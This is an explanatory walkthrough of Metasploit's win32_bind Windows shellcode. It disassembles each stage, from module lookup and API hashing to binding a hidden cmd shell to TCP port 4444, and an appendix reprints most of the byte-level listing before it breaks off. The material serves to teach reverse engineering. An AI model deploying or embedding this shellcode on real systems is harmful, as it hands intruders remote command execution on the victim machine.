Win32_bind

Shellcode review

WHAT IS THIS?

This PDF gives a description of how Metasploit's win32_bind shellcode operates.

It's aimed at people with little experience in the area, perhaps those who are just starting out writing shellcode.

Those with SRE experience won't find anything new or exciting here.

I should also mention that this isn't an OllyDbg or software exploitation guide. Knowledge of how to get your shellcode into memory and inspect it is assumed.

So if you're here to learn about shellcode, let's go!

The version of win32_bind is correct as of November 2015. The shellcode may have been updated since. All credit for this shellcode goes to the Metasploit team, I didn't write any of it.

Revision: 2067
OS/CPU: win32/x86
Size: 317 bytes

cpt_gibbon

Overview

Our journey begins when the flow of execution lands on byte 0x0000 of our win32_bind shellcode, in a Windows OS on x86 architecture. How it got there is incidental, how EIP was hijacked is not important. The contents of the general purpose & flags registers is unknown to us and we are making only three assumptions:

1) The segment register FS remains unmolested
2) The stack pointer ESP points somewhere writable
3) Kernel32.dll was the second module to be initialised

> Whilst the contents of the FS & ESP registers are unlikely to have been modified during your average buffer overflow exploit, we'll see in a moment that the third assumption may not be the case on versions of Windows 7 and higher.

The purpose of win32_bind is to listen on a given port for a TCP connection then serve the connecting host a Windows cmd shell.

I'll split this process into several parts to make it more manageable: the prologue, a replacement for GetModuleHandle, a custom GetProcAddress implementation, getting a socket and listening on it, serving the cmd shell and finally clearing up after itself.

Here goes…

Prologue

The prologue is 9 bytes long and consists of the following:


Prologue

```
0x0000        FC                 CLD
0x0001        6A EB              PUSH -15
0x0003        4D                 DEC EBP
0x0004        E8 F9FFFFFF        CALL 0x0002
```

The CLD instruction clears what's called the direction flag. This flag determines the direction that some operations proceed in, typically whether they increment or decrement a counter and/or source/destination address after each iteration. We'll see later why this is important.


> You'll very infrequently catch the direction flag set, but it makes this shellcode more portable at the expense of one byte.

The next two instructions may be thought of as EB 4D (JMP 77 bytes forward) with a 6A placed in front, converting them to benign commands that won't take the jump on first pass, or cause any other undesired results. This needs some explaining, so bear with me.



The purpose of the CALL instruction at 0x0004 is to save the address below it onto the stack so that it can be used later. The code between the CALL 0x0002 instruction and the RETN instruction at 0x0050 forms a function that is called by the shellcode multiple times, it is therefore pertinent to save its starting address (remembering that a CALL acts like a PUSH EIP followed by a JMP).

CALL instructions made like this use four bytes (in a 32 bit system such as this) as an offset at which execution should continue, in this case 0xFFFFFFF9 (operands are displayed in reverse order in the opcode column, indeed they are stored this way in memory). So the plan here is to use a CALL to save the address of a useful function onto the stack and continue execution at 0x0051 where we can use that address later again and again.



Now you may or may not have noticed two things; the first is that 0xFFFFFFF9 seems like an awfully large number to be an offset to seven bytes back (CALLs & JMPs are made relative to the byte after their opcodes) and the second is "why don't we just CALL 72 bytes forward instead of calling back seven bytes then JMPing forward 77 bytes?".

The reason for the first point is that the two's complement number system is in use here to represent negative numbers, if you want to learn more I suggest the Wikipedia article as a starting point. The second point follows on from this in the sense that we are restricted to using four or more bytes to represent an offset using the CALL instruction, but we can use just one with the EB variant of the JMP instruction. If we wanted to call forward to the same location we'd have to use E8 00000047 which contains three null bytes, something shellcoders tend to want to avoid.

GetModuleHandle Replacement

This phase starts at offset 0x0051 and its purpose is to find the base address of Kernel32.dll in memory. From there it will be able to use the function I mentioned in Prologue to search for other useful functions in the DLL and progress towards its goal. Unsurprisingly this code emulates the operation of the GetModuleHandle function from Kernel32.dll, though since we haven't found Kernel32 yet we must use this implementation. Check out the MSDN page for more information.

GetModuleHandle

```
0x0051      31DB            XOR EBX,EBX
0x0053      64:8B43 30      MOV EAX,DWORD PTR FS:[EBX+30]
0x0057      8B40 0C         MOV EAX,DWORD PTR DS:[EAX+C]
0x005A      8B70 1C         MOV ESI,DWORD PTR DS:[EAX+1C]
0x005D      AD              LODS DWORD PTR DS:[ESI]
0x005E      8B40 08         MOV EAX,DWORD PTR DS:[EAX+8]
0x0061      5E              POP ESI
```

We see EBX being zeroed so no null bytes are used in the next instruction. At 0x0053 the FS segment register (which as we've assumed, points to the TIB/TEB) is dereferenced, plus 30h bytes. At offset 0x30 of the TIB is the address of the PEB. You can find information on these structures below.

> TIB/TEB stands for Thread Information/Environment Block. It's a Windows data structure that stores information about the currently running thread. For more information visit the Wikipedia page but for our purposes it's enough to know that it can be reliably found using the FS register and that offset 0x30 holds a pointer to the PEB.

At offset 0x0C of the PEB is a pointer to the PEB_LDR_DATA structure, a Windows OS structure containing information about the current process's loaded modules. We can see its address being moved into EAX at 0x0057.


> The PEB (Process Environment Block) is another Windows data structure we can reliably traverse to find information. You can check out a breakdown of the structure in different versions of Windows here.

We won't dwell too much on the layout of the TIB & PEB, they contain much superfluous information and some versions of the PEB can be up to ~580 bytes in size! We will however take a closer look at the PEB_LDR_DATA structure.

PEB_LDR_DATA contains three starting points to a doubly linked list of loaded modules. One of the starting points lists the modules in the order they were loaded, the second lists them in the order they reside in memory, but the third and most interesting to us lists them in the order they were initialised. The initialisation order of modules in Windows is quite predictable (at least when it comes to the vital DLLs that more or less every process needs to run). Msvcrt will import functions from Kernel32 which will import functions from ntdll. This leads to the general rule that ntdll will be initialised first, kernel32 second etc.

In Windows 7 and above KernelBase will be initialised second and Kernel32 will be third in init order. This shellcode will fail on Windows 7 + unless you modify it *

Each object these starting points link to (called a LDR_MODULE) contains information about that module, including its base address which is what we're after. Below is a simplified visualisation of what we're dealing with:



As you can see, the init order link in PEB_LDR_DATA points to the first module to be initialised (module 2 in this case), which in turn points to the second etc. Since we're trusting that Kernel32 was initialised second we'll follow the first .flink (shorthand for forward link) and use an offset to the address it points at to grab the base address of Kernel32. At 0x005E we're doing just that, adding 08h to the position of that second green .flink to find our desired address. If this wasn't very clear, [here] is a great link for understanding more about this structure, including why that first .flink in init order is still blue.

At this point the base address of Kernel32 resides in EAX and can be used in the next phase. It's also worth noting that the POP ESI instruction at 0x0061 is storing the address of the custom GetProcAddress function that was pushed by the CALL in Prologue, also for use in the next phase.

Before we continue with the actual order of execution however, we'll take a look at the custom GetProcAddress function I just mentioned as it will be called several times in the remainder of this shellcode.

Custom GetProcAddress

The function I told you about that resides below the CALL in Prologue is a custom interpretation of GetProcAddress which takes two arguments:

1) The address of the module to be searched.
2) A hash of the function name to be resolved.

The reason hashes are used to search for a function is that they're shorter than using the full function name, saving space in the shellcode.

This function could be used to determine the location of the actual GetProcAddress but since we have the code already available here which has the added advantage of using hashes there's no need.

GetProcAddress

```
0x0009    60           PUSHAD
0x000A    8B6C24 24    MOV EBP,DWORD PTR SS:[ESP+24]
0x000E    8B45 3C      MOV EAX,DWORD PTR SS:[EBP+3C]
0x0011    8B7C05 78    MOV EDI,DWORD PTR SS:[EBP+EAX+78]
0x0015    01EF         ADD EDI,EBP
0x0017    8B4F 18      MOV ECX,DWORD PTR DS:[EDI+18]
0x001A    8B5F 20      MOV EBX,DWORD PTR DS:[EDI+20]
0x001D    01EB         ADD EBX,EBP
0x001F    49           DEC ECX
0x0020    8B348B       MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0x0023    01EE         ADD ESI,EBP
0x0025    31C0         XOR EAX,EAX
0x0027    99           CDQ
0x0028    AC           LODS BYTE PTR DS:[ESI]
0x0029    84C0         TEST AL,AL
0x002B    74 07        JE SHORT 0x0034
0x002D    C1CA 0D      ROR EDX,0D
0x0030    01C2         ADD EDX,EAX
0x0032    EB F4        JMP SHORT 0x0028
0x0034    3B5424 28    CMP EDX,DWORD PTR SS:[ESP+28]
0x0038    75 E5        JNZ SHORT 0x001F
0x003A    8B5F 24      MOV EBX,DWORD PTR DS:[EDI+24]
0x003D    01EB         ADD EBX,EBP
0x003F    66:8B0C4B    MOV CX,WORD PTR DS:[EBX+ECX*2]
0x0043    8B5F 1C      MOV EBX,DWORD PTR DS:[EDI+1C]
0x0046    01EB         ADD EBX,EBP
0x0048    032C8B       ADD EBP,DWORD PTR DS:[EBX+ECX*4]
0x004B    896C24 1C    MOV DWORD PTR SS:[ESP+1C],EBP
0x004F    61           POPAD
0x0050    C3           RETN
```

The state of the general purpose registers is saved and the first argument (base of module to be searched) is placed into EBP (ESP + 24h = ESP + 36 bytes = 32 for GP registers & 4 for ret). At offset 0x3C from the base of the DLL is the RVA (Relative Virtual Address) of the PE header (DLLs aren't dissimilar to PE files) which is loaded into EAX.


This is added to EBP again to get the actual address of the PE header and 78h is also added in the same operation which results in EDI holding the RVA of the export directory. EBP is again added to this so EDI holds the actual address of the export directory.

> We've got to deal with some more Windows structures here and as before the majority of information they hold is of little interest to us. A breakdown of the PE header structure can be found here, a good description of how the export directory works resides here and you may find this StackOverflow answer informative if you'd like to know what an RVA is.

ECX is loaded with the value at the export directory + 18h, which is the number of entries in the ENT (Export Name Table). EBX is loaded with the RVA of the ENT itself, to which EBP is added again to make EBX hold the actual address of the ENT.

Next follows a loop starting at 0x001F which counts down through the ENT entries using ECX. For each function name it finds, the name is hashed until a null byte is reached then the resulting hash is checked against the one provided to the function earlier.

If a match is found; EBX is loaded with the RVA, then the actual address of the EOT (export ordinal table) the entries of which are 16 bits long. CX is loaded with the corresponding ordinal position of the desired function. EBX is then loaded with the address of the EAT (Export Address Table). EBP is loaded with the address of the desired function by using the values in EBX & ECX. The value of EAX on the stack from the PUSHAD instruction earlier is replaced with this EBP value so when we POPAD EAX will now hold the address of the desired function.



Hopefully the graphic above will make things a little clearer. We search for a function by name in the array labelled above as Function Names, once we find the name we're looking for we use the same offset that name resides at in FunctionNames[] to look up the ordinal number of the function. So if we wanted to find Foo(), we'd search Function Names until we found the string "Foo" at FunctionNames[2]. We'd then look up the number at FunctionOrdinalNumbers[2] (which in this case happens to be 6). Finally we'd use that number as an offset into Function Addresses to grab the address of Foo() at FunctionAddresses[6].

This process is called several times during the operation of the shellcode to find exported functions in their parent modules. This is what is happening when we see PUSH <Hash>, PUSH <Module Base>, CALL ESI. EAX will hold the address of the function whose hash we pushed onto the stack when it returns.

Getting a Socket

The meat of the shellcode uses the custom GetProcAddress code described above to find the address of useful functions then calls them to achieve its goal of binding a cmd shell to port 4444.

The next set of instructions, starting at 0x0062 will find the LoadLibrary function and use it to ensure the WS2_32 module is available to this process.

LoadLibrary

```
0x0062      68 8E4E0EEC      PUSH EC0E4E8E
0x0067      50               PUSH EAX
0x0068      FFD6             CALL ESI
0x006A      66:53            PUSH BX
0x006C      66:68 3332       PUSH 3233
0x0070      68 7773325F      PUSH 5F327377
0x0075      54               PUSH ESP
0x0076      FFD0             CALL EAX
```

The hash of LoadLibrary is pushed, then so is EAX (holding the address of Kernel32, the module we'll be searching for this function). Then custom GetProcAddress is called, after which the address of LoadLibrary() will reside in EAX. At 0x006A BX is pushed to be used as a null terminator, then the characters "ws2_32" are pushed and finally so is ESP. LoadLibrary takes a string as its argument, this is what the value of ESP is providing here. At 0x0076 LoadLibrary is called and will return a handle to our requested module (WS2_32) in EAX. Even if the module is already loaded, its reference count will simply be increased and we'll get the same handle back.

> The reason we're looking for the WS2_32 module is because it will provide much of the functionality needed for accepting a network connection from a remote host. After initialising the use of the DLL, the shellcode essentially follows the steps listed here on MSDN.

According to MSDN we now have to initialise the use of the WS2_32 DLL. We do this by calling WSASTARTUP(), which takes two arguments: A minimum version number & a pointer to a WSADATA structure that it will write some information to.

We can see in the code below the usual pattern of the function name hash being pushed (WSASTARTUP) and the address of the module to search (EAX now holds the address of the WS2_32 module) then the call to custom GetProcAddress. At 0x0080 the address of WS2_32 is popped off the stack and into EDI for use in the next function search (EAX has been overwritten with the address of WSASTARTUP).

WSAStartup

```
0x0078      68 CBEDFC3B        PUSH 3BFCEDCB
0x007D      50                 PUSH EAX
0x007E      FFD6               CALL ESI
0x0080      5F                 POP EDI
0x0081      89E5               MOV EBP,ESP
0x0083      66:81ED 0802       SUB BP,208
0x0088      55                 PUSH EBP
0x0089      6A 02              PUSH 2
0x008B      FFD0               CALL EAX
```

The space for a WSADATA structure is allocated on the stack (since we have no other reliable address space to use). The structure itself takes up 400 bytes but you can see it is allocated 520 bytes above our current position; this is stop writes to the structure interfering with the stack frame of the function that’s writing to it. Even at this lower address it will be overwritten and indeed stack frames already reside above it during the call to WSAStartup, but its contents are not needed and provided writing to it does not interfere with the operation of WSAStartup then it doesn’t matter.

Once WSAStartup has completed the shellcode needs to request a socket to allow it to send/receive data over a network. Using the usual pattern we resolve WSASocket():

WSASocket

```
0x008D      68 D909F5AD        PUSH ADF509D9
0x0092      57                 PUSH EDI
0x0093      FFD6               CALL ESI
0x0095      53                 PUSH EBX
0x0096      53                 PUSH EBX
0x0097      53                 PUSH EBX
0x0098      53                 PUSH EBX
0x0099      53                 PUSH EBX
0x009A      43                 INC EBX
0x009B      53                 PUSH EBX
0x009C      43                 INC EBX
0x009D      53                 PUSH EBX
0x009E      FFD0               CALL EAX
```

The call to WSASocket takes six arguments, but as you can see here we push seven dwords before calling it. The reason for the extra PUSH EBX after CALL ESI will become apparent in the next call.

The arguments for WSASocket are listen on MSDN. We need to set no flags, perform no group operations, protocolInfo may be null and so may protocol; WSASocket will make sensible choices based solely on the type & address family fields that we provide. Those fields are 01 for type, specifying SOCK_STREAM and 02 for address family, specifiying AF_INET. The value of EBX at this point (0x00000002) is also used in the next section.

On return from WSASocket, EAX will hold a descriptor referencing our new socket.

We now want to bind this socket to a specific port, in this case 4444. We'll resolve and call bind() then pass it the appropriate arguments.

Bind

```
0x00A0      66:68 115C          PUSH 5C11
0x00A4      66:53               PUSH BX
0x00A6      89E1                MOV ECX,ESP
0x00A8      95                  XCHG EAX,EBP
0x00A9      68 A41A70C7         PUSH C7701AA4
0x00AE      57                  PUSH EDI
0x00AF      FFD6                CALL ESI
0x00B1      6A 10               PUSH 10
0x00B3      51                  PUSH ECX
0x00B4      55                  PUSH EBP
0x00B5      FFD0                CALL EAX
```

Before we resolve bind() we push a sockaddr structure to the stack and save a pointer to it in ECX, we also swap the un-needed pointer to the WSADATA struct in EBP with the socket descriptor in EAX since we still need the socket descriptor and EAX will be clobbered when we call custom GetProcAddress in a moment.

The minimum sockaddr structure must be at least 16 bytes (specified by the length argument pushed at 0x00B1) and starts with two bytes indicating the address family (in this case 0x0002 for AF_INET) then two more bytes indicating the port to bind to (0x5C11 = 4444). The next 4 bytes will represent the IP address to bind to, we want this to be 0.0.0.0 to expose the bind shell to as many interfaces as possible but we don't have any zeroed registers, this is what that extra PUSH EBX instruction was for at 0x0095. The last 4 bytes can be null. Our socket descriptor is also pushed before calling bind().

The next step will put the socket in a listening state, listen() is resolved by the usual means and takes two arguments: the length of the connection queue (we use EBX for this with its value of 0x00000002) and our socket descriptor. Pushing these arguments and calling listen() will place the socket in a listening condition.

The MSDN page on listen() can be found here.

Listen

```
0x00B7        68 A4AD2EE9         PUSH E92EADA4
0x00BC        57                  PUSH EDI
0x00BD        FFD6                CALL ESI
0x00BF        53                  PUSH EBX
0x00C0        55                  PUSH EBP
0x00C1        FFD0                CALL EAX
```

The next call will be to accept(), where the shellcode will wait for a connection on the allocated port. Accept() takes similar arguments to bind(), except it will write to two of the structures.

Since we have no null values in the registers at this stage, to save instructions we simply push ESP twice since this provides a pointer to an integer (the item below on the stack, presently the address of accept()) which indicates the size of the structure pointed to by the second pointer above it and is overwritten with the value of the actual size of the sockaddr output by accept(). This doesn't matter since the second ESP to be pushed points to the value below it and is overwritten by the actual sockaddr struct written by accept() anyway.

Accept

```
0x00C3        68 E5498649         PUSH 498649E5
0x00C8        57                  PUSH EDI
0x00C9        FFD6                CALL ESI
0x00CB        50                  PUSH EAX
0x00CC        54                  PUSH ESP
0x00CD        54                  PUSH ESP
0x00CE        55                  PUSH EBP
0x00CF        FFD0                CALL EAX
```

Once a connection has been established and accept() returns, EAX will contain a new socket descriptor that is ready to communicate with the connected host.

> The PUSH EAX instruction at 0x00CB ends up providing the length integer argument to this call, this is however unnecessary since the value below this will be the base address of the WS2_32 module pushed at 0x00C8 which is also acceptable (as long as the value here represents an integer larger that 10h). The shellcode will still function just fine if you remove this byte, just don't forget to decrease the offset used at 0x0107 by 4 bytes!

The shellcode now closes the old socket. Notice that the new socket handle is preserved in EBX. Closesocket() is then resolved and called using the old socket descriptor as its only argument.

CloseSocket

```
0x00D1        93                    XCHG EAX,EBX
0x00D2        68 E779C679           PUSH 79C679E7
0x00D7        57                    PUSH EDI
0x00D8        FFD6                  CALL ESI
0x00DA        55                    PUSH EBP
0x00DB        FFD0                  CALL EAX
```

The next step is much larger and uses CreateProcess() to start a cmd instance whose stdin/out/err are attached to our new socket. The usual steps are performed with the added requirement to create a couple of structures on the stack that will be read from and written to by CreateProcess().

You can follow along with the arguments detailed on the CreateProcess MSDN page.

First the string “cmd” with a null terminator is pushed to the stack and a pointer to it saved in EBP, this will form the CommandLine argument. Space is then allocated for the STARTUPINFO and PROCESSINFORMATION structures, totalling 80 bytes (64 for STARTUPINFO & 16 for PROCESSINFORMATION). Next the size byte (and three other null bytes) of STARTUPINFO is pushed and a pointer to it saved in EDX.

The allocated space is zeroed by the instruction at 0x00F2 which uses ECX as a counter and repeatedly writes the contents of EAX (zero after the instruction at 0x00F1) to the memory pointed to by EDI, increasing EDI by 4 each time. Notice that after the call ESI, the new socket descriptor is not present in any register due to the XCHG EAX, EBX beforehand.

Appropriate fields in the STARTUPINFO struct are populated along with its size byte: The two INC operations set the STARTF_USESHOWWINDOW & STARTF_USESTDHANDLES flags. These allow us to change visible window attributes and redirect input/output respectively using other fields.

Since the showwindow word is already zero (hide the window) we only need to populate the stdin/out/err fields that reside at the end of the STARTUPINFO struct, this is done by the three STOS commands and writes our socket descriptor to each field.

Once CreateProcess() has been resolved (using the address of Kernel32 still on the stack from the LoadLibrary call earlier, pushed by the instruction at 0x0107) we pop the base of Kernel32 into EBX. EDI points to PROCESSINFORMATION and is pushed first, followed by EDX which points to our STARTUPINFO struct. Everything else can be null (ECX which was zeroed by the REP STOS instruction) except for the InheritHandles bool (which must be set to allow the STARTF_USESTDHANDLES flag to work) and the CommandLine argument, which points to our “cmd” string from the beginning of this section.

Once this has been called the connected host should receive a cmd shell!

CreateProcess

```
0x00DD      66:6A 64          PUSH 64
0x00E0      66:68 636D        PUSH 6D63
0x00E4      89E5              MOV EBP,ESP
0x00E6      6A 50             PUSH 50
0x00E8      59                POP ECX
0x00E9      29CC              SUB ESP,ECX
0x00EB      89E7              MOV EDI,ESP
0x00ED      6A 44             PUSH 44
0x00EF      89E2              MOV EDX,ESP
0x00F1      31C0              XOR EAX,EAX
0x00F2      F3:AA             REP STOS BYTE PTR ES:[EDI]
0x00F5      FE42 2D           INC BYTE PTR DS:[EDX+2D]
0x00F8      FE42 2C           INC BYTE PTR DS:[EDX+2C]
0x00FB      93                XCHG EAX,EBX
0x00FC      8D7A 38           LEA EDI,DWORD PTR DS:[EDX+38]
0x00FF      AB                STOS DWORD PTR ES:[EDI]
0x0100      AB                STOS DWORD PTR ES:[EDI]
0x0101      AB                STOS DWORD PTR ES:[EDI]
0x0102      68 72FEB316       PUSH 16B3FE72
0x0107      FF75 44           PUSH DWORD PTR SS:[EBP+44]
0x010A      FFD6              CALL ESI
0x010C      5B                POP EBX
0x010D      57                PUSH EDI
0x010E      52                PUSH EDX
0x010F      51                PUSH ECX
0x0110      51                PUSH ECX
0x0111      51                PUSH ECX
0x0112      6A 01             PUSH 1
0x0114      51                PUSH ECX
0x0115      51                PUSH ECX
0x0116      55                PUSH EBP
0x0117      51                PUSH ECX
0x0118      FFD0              CALL EAX
```

WaitForSingleObject is resolved next and its options are pushed: timeout interval (-1 indicating infinite in this case) & handle to process (EDI contains pointer to PROCESSINFORMATION struct, at the top of which is the handle). This makes the cmd shell a little more robust by ensuring the parent process waits until it has finished.

Once the process has signalled (hopefully caused by the remote host closing the connection) WaitForSingleObject returns and we continue onto the final clean-up stage.

WaitForSingleObject

```
0x011A    68 ADD905CE    PUSH CE05D9AD
0x011F    53             PUSH EBX
0x0120    FFD6           CALL ESI
0x0122    6A FF          PUSH -1
0x0124    FF37           PUSH DWORD PTR DS:[EDI]
0x0126    FFD0           CALL EAX
```

Closesocket() is resolved and called on our current socket, closing it. EDI still points to the start of our PROCESSINFORMATION structure, which resides directly below STARTUPINFO; the last word of which is our socket handle used for this connection. Hence EDI – 4 at 0x0128 gives us the socket handle in EDX. The arguments to custom GetProcAddress are found on the stack from the earlier call to the same function by adding 100 bytes (64h) to ESP at 0x012B.

CloseSocket

```
0x0128    8B57 FC        MOV EDX,DWORD PTR DS:[EDI-4]
0x012B    83C4 64        ADD ESP,64
0x012E    FFD6           CALL ESI
0x0130    52             PUSH EDX
0x0131    FFD0           CALL EAX
```

Once closesocket() has been resolved a second time, its only argument; a socket descriptor (held in EDX) is pushed and it is called.

We finally call Kernel32.ExitProcess(), resolving it using the EBX register (EBX is still pointing at Kernel32 from the CreateProcess section) along with its hash. The hash at this point may vary if the exitfunc parameter used to generate your shellcode with msfpayload was different. ExitProcess() takes one argument; an unsigned int which is used as the exit code. In this case we don't push any arguments before calling EAX so the address of kernel32 acts as this integer.

ExitProcess

```
0x0133    68 7ED8E273    PUSH 73E2D87E
0x0138    53             PUSH EBX
0x0139    FFD6           CALL ESI
0x013B    FFD0           CALL EAX
```

Total 317 bytes.

Appendix 1: Full shellcode

```
0x0000 FC               CLD
0x0001 6A EB            PUSH -15
0x0003 4D               DEC EBP
0x0004 E8 F9FFFFFF      CALL 0x0002

0x0009 60               PUSHAD
0x000A 8B6C24 24        MOV EBP,DWORD PTR SS:[ESP+24]
0x000E 8B45 3C          MOV EAX,DWORD PTR SS:[EBP+3C]
0x0011 8B7C05 78        MOV EDI,DWORD PTR SS:[EBP+EAX+78]
0x0015 01EF             ADD EDI,EBP
0x0017 8B4F 18          MOV ECX,DWORD PTR DS:[EDI+18]
0x001A 8B5F 20          MOV EBX,DWORD PTR DS:[EDI+20]
0x001D 01EB             ADD EBX,EBP
0x001F 49               DEC ECX
0x0020 8B348B           MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0x0023 01EE             ADD ESI,EBP
0x0025 31C0             XOR EAX,EAX
0x0027 99               CDQ
0x0028 AC               LODS BYTE PTR DS:[ESI]
0x0029 84C0             TEST AL,AL
0x002B 74 07            JE SHORT 0x0034
0x002D C1CA 0D          ROR EDX,0D
0x0030 01C2             ADD EDX,EAX
0x0032 EB F4            JMP SHORT 0x0028
0x0034 3B5424 28        CMP EDX,DWORD PTR SS:[ESP+28]
0x0038 75 E5            JNZ SHORT 0x001F
0x003A 8B5F 24          MOV EBX,DWORD PTR DS:[EDI+24]
0x003D 01EB             ADD EBX,EBP
0x003F 66:8B0C4B        MOV CX,WORD PTR DS:[EBX+ECX*2]
0x0043 8B5F 1C          MOV EBX,DWORD PTR DS:[EDI+1C]
0x0046 01EB             ADD EBX,EBP
0x0048 032C8B           ADD EBP,DWORD PTR DS:[EBX+ECX*4]
0x004B 896C24 1C        MOV DWORD PTR SS:[ESP+1C],EBP
0x004F 61               POPAD
0x0050 C3               RETN

0x0051 31DB             XOR EBX,EBX
0x0053 64:8B43 30       MOV EAX,DWORD PTR FS:[EBX+30]
0x0057 8B40 0C          MOV EAX,DWORD PTR DS:[EAX+C]
0x005A 8B70 1C          MOV ESI,DWORD PTR DS:[EAX+1C]
0x005D AD               LODS DWORD PTR DS:[ESI]
0x005E 8B40 08          MOV EAX,DWORD PTR DS:[EAX+8]
0x0061 5E               POP ESI

0x0062 68 8E4E0EEC      PUSH EC0E4E8E
0x0067 50               PUSH EAX
0x0068 FFD6             CALL ESI
0x006A 66:53            PUSH BX
0x006C 66:68 3332       PUSH 3233
0x0070 68 7773325F      PUSH 5F327377
0x0075 54               PUSH ESP
0x0076 FFD0             CALL EAX
```

```
0x0078 68 CBEDFC3B         PUSH 3BFCEDCB
0x007D 50                  PUSH EAX
0x007E FFD6                CALL ESI
0x0080 5F                  POP EDI
0x0081 89E5                MOV EBP,ESP
0x0083 66:81ED 0802        SUB BP,208
0x0088 55                  PUSH EBP
0x0089 6A 02               PUSH 2
0x008B FFD0                CALL EAX

0x008D 68 D909F5AD         PUSH ADF509D9
0x0092 57                  PUSH EDI
0x0093 FFD6                CALL ESI
0x0095 53                  PUSH EBX
0x0096 53                  PUSH EBX
0x0097 53                  PUSH EBX
0x0098 53                  PUSH EBX
0x0099 53                  PUSH EBX
0x009A 43                  INC EBX
0x009B 53                  PUSH EBX
0x009C 43                  INC EBX
0x009D 53                  PUSH EBX
0x009E FFD0                CALL EAX

0x00A0 66:68 115C          PUSH 5C11
0x00A4 66:53               PUSH BX
0x00A6 89E1                MOV ECX,ESP
0x00A8 95                  XCHG EAX,EBP
0x00A9 68 A41A70C7         PUSH C7701AA4
0x00AE 57                  PUSH EDI
0x00AF FFD6                CALL ESI
0x00B1 6A 10               PUSH 10
0x00B3 51                  PUSH ECX
0x00B4 55                  PUSH EBP
0x00B5 FFD0                CALL EAX


0x00B7 68 A4AD2EE9         PUSH E92EADA4
0x00BC 57                  PUSH EDI
0x00BD FFD6                CALL ESI
0x00BF 53                  PUSH EBX
0x00C0 55                  PUSH EBP
0x00C1 FFD0                CALL EAX


0x00C3 68 E5498649         PUSH 498649E5
0x00C8 57                  PUSH EDI
0x00C9 FFD6                CALL ESI
0x00CB 50                  PUSH EAX
0x00CC 54                  PUSH ESP
0x00CD 54                  PUSH ESP
0x00CE 55                  PUSH EBP
0x00CF FFD0                CALL EAX
```

```
0x00D1 93               XCHG EAX,EBX
0x00D2 68 E779C679      PUSH 79C679E7
0x00D7 57               PUSH EDI
0x00D8 FFD6             CALL ESI
0x00DA 55               PUSH EBP
0x00DB FFD0             CALL EAX

0x00DD 66:6A 64         PUSH 64
0x00E0 66:68 636D       PUSH 6D63
0x00E4 89E5             MOV EBP,ESP
0x00E6 6A 50            PUSH 50
0x00E8 59               POP ECX
0x00E9 29CC             SUB ESP,ECX
0x00EB 89E7             MOV EDI,ESP
0x00ED 6A 44            PUSH 44
